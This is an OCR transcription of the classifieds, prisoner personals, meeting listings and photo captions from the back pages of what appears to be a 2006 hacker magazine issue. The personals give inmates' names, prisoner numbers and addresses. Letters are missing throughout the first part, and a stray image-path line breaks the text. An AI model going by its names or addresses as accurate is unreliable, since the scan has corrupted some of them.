ANTI-CENSORSHIP LINUX HOSTING Kaleton Internet provides affordable web host ng, email accounts, and domain registrations based on dua processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8 95 per month This includes support for Python Perl, PHP MySQL, and more You can now choose between the USA Singapore and other offshore locations to avoid censorsh p and guarantee free speech We respect your privacy Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union See www.ka eton.com for details

Announcements

OFF THE HOOK s the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City You can a so tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-1995 are now ava lable n DVD-R format for $30! Or subscribe to the new high qual ty audio service for only $50 Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than prev ous on ine releases). Send check or money order to OTH, PO Box 752 Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program s always welcome at oth@2600.com

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the D gita. Dawg Pound about hacking and technology. Specifically we look at underground topics of technology including Hacking, Phreaking, Security, Urban Exploration, Digital Arts, and more For more information, or to order your printed copy on ine, visit us at http://www.binrev.com/ where you will also find instructions on mail orders Welcome to the revolution!

PHONE PHUN. http://phonephun.us Blog devoted to interesting phone numbers Share your finds!

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage at www.chr stianhacker.org for details We exist to promote a community for Christian hackers to discuss and impact the realm of faith and technology ntersect for the purpose of seeing lives changed by God s grace through faith in Jesus

Personals

STILL IN THE JOINT Only one more long year left off line Known as Phabits, busted for hacking banks and unauthorized wire transfers, looking to hear from anyone in the free world. Interested in ideas for future employment Put pen to paper now. Why wait? Respond to all Jeremy Cushing #J51130, Centinela State Prison, PO Box 921, Imperial, CA 92251-0921

IN SEARCH OF NEW CONTACTS every day. have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper Interests not limited to low level OS coding, embedded systems crypto, radiote ecom and conspiracy theory Will reply to all Brian Sa cedo #32130-039, FCI McKean, PO Box 8000, Bradford, PA 16701

88LOGAN-IS-CONNECTING. S/W/M/22 nterested n doing some serious networking Looking for reading materia s (mags, books, newsletters, zines, etc) to be sent my way. Love real wor d hack ng Need assistance on breaking free from the government mind suppression of the state penal system. Pictures are more than welcome and anything mailed is appreciated. Got over 3 in on 5 1/2. Get connected! Brian Walden #500289, D C C., 1181 Paddock Road, Smyrna, DE 19977.

OFFLINE OUTLAW IN TEXAS is looking for any books Unix/L nux can get my hands on. Also very interested in privacy n al areas. f you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are Will am Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604

COMPUTERS IN AFRICA. I'm currently building up a non-profit organization dedicated to international cooperation related to computers. Main mandates of the program are to provide computer & electronic hardware, training, and solutions to African societies that are arriving at their computerization phase in order to everage their learning capabilities, give them free and uncensored nternet access, and help them organize their own social in t atives and networks French details can be found here http://razemet.com/rockNroll/?p=11. I'll be in Burkina Faso in March 2006 for the first phase of my project. I'm looking for anyone who ever went to Burkina Faso and still has contacts there anyone who ever did some computer-related work/help in Africa, or simply anyone who is interested in a project like that.
Email me. partymontreal@hotmail.com

ICEDRAGON FOUNDER OF XPH. I am mostly nterested in finding people and fellow hackers that remember me and my crew from Dalnet (irc.dal.net). If you were a part of XPH on Dalnet or just someone who used to stop by, please write me I have been in prison for the past two and a half years and have lost contact with mostly everyone I still have seven and a half years to go and would like to locate and talk with all my old friends, especially Achmod, DjFlipper, KORNOGRAPHY, Chuco, Hackersh, ocarderz, MastarP, xXCrackXx, Flair, PacMan, Bratty, Miss Angel, and of course everyone I didn't have room to mention! Also, any other hackers or phreakers that would like to write me, please do . will respond to ALL letters, hackers or not. Brandon Kaufman, #15111040, 82911 Beach Access Rd , Umatilla OR 97882


IN SEARCH OF FRIENDS/CONTACTS: Federa ly ncarcerated WM, brown eyes/hair, 6'00", 200 lbs., 26 years o d (for the ladies - please send photos, will do same) been in prison nearly 7 years with a couple more to go Interested in real world hacking not l mited to rooftops, (un)abandoned buildings, having FUN with safes locks payphones, and anything novice-level from *2600*.Am looking for addresses of other hacker mags and underground, b-rate, ndependent movie mags like *Fangoria* Please send mags, addresses, information, letters, and photos Will respond to al . Mycology, anyone? Let's talk! I love photos! Mail to: Henry French #44552-083 PO Box 10 (Elkton FCI), Lisbon, OH 44432

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

SYSTEM X HERE! I'm still incarcerated in Ind ana Dept. of Corrections for at least 8 months and don't get many chances to st mulate my mind I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great I am stil looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I m also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! m also looking for autographs in hacker or real name for a collection have started f anyone finds the time DOM I need you to write again because the return address was removed from your envelope Al info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC P O Box 900, Bunker Hill IN 46914

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe Ad ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world We make no guarantee as to the honesty righteousness sanity, etc. of the peop e ad vertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address abe envelope or a photocopy so we know you're a subscriber Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953 Deadline for Summer issue 6/1/06

ENIGMA



What does it mean? How do all of these things tie together? Come up with the best way of phrasing it and win a prize! Email puzzle@2600.com

HOPE NUMBER SIX

GET INVOLVED!

SPEAK

It's not too late to submit an idea for a talk or panel. Simply email speakers@2600.com with as much detail as you can provide. Go to the speaker submission section of www.hope.net for more details.

VOLUNTEER

To become a volunteer, meet lots of cool people, get a spiffy t-shirt, and otherwise have a chance to really get involved with the conference, send an email with your area(s) of expertise and/or interest to volunteers@2600.com.

REGISTER

Preregistration is now open for the conference which takes place July 21, 22, and 23 at the Hotel Pennsylvania in New York City. The preregistration rate is $60. It WILL be more expensive at the door. You can either register at store.2600.com (credit cards and PayPal accepted) or send us a check or money order in U.S. funds to HOPE, c/o 2600, PO Box 752, Middle Island, NY 11953 USA.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 6 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Caffeine at Revault bar, 16 Swanston St., near Melbourne Central Shopping Centre. 6:30 pm.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Pacific Centre Mall Food Court.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: Future Bakery, 483 Bloor St. West.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
Hampshire: Outside the Guildhall, Portsmouth.
Hull: The Old Gray Mare Pub, Cottingham Road, opposite Hull University. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: The Green Room on Whitworth St. 7 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.
Grenoble: Eve, campus of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiricu on the corner of Patision and Stouman. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix (Tempe): UAT, 2625 W. Baseline Rd.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: London Bridge Pub, 2 Wharf II.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.
Sacramento: Camille's at the corner of Sunrise and Madison.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market. 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's.
New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett Road.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Dog House Cafe, 2191 E Tropicana Ave.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.
Raleigh: Bit Players' Lounge, 745 W. Johnson St.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, under Stairwell 7 sign.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.
Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 6 pm.
Dallas: Taco Cabana on Preston Rd. just north of Campbell.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Payphones of the World

India. Found in Mumbai Airport. The phone on the left is a typical STD/ISD payphone with a coin slot. The phone on the right is a credit card payphone.

Photo by William Garrison

Tunisia. Another look at the massive blue phones as seen in the arrivals lounge at Tunis Airport.

Photo by Joe Deuter

Austria. A few feet of snow has no effect whatsoever here.

Photo by slowburn

Malaysia. Found in in the streets of Kuala Lumpur.

Photo by Gurt

Visit http://www.2600.com/phones/

to see even more foreign payphone photos!

The Back Cover Photo

We've been looking for this police car for YEARS! Congratulations to C6S6R8 for finding it somewhere in the streets of New York and for resisting the temptation to steal the license plate and mail it to us. We appreciate that.

Where else but in Ohio could such a sight be seen? Well, probably in quite a few places but this one's a first for us. Spotted by cojak in Columbus.

It's getting to the point where we're receiving so many good submissions for this page that it's becoming really painful to choose. If only we had more back covers.... Mail your submissions to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA or email them to us at articles@2600.com. Use high quality settings on digital photos. If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).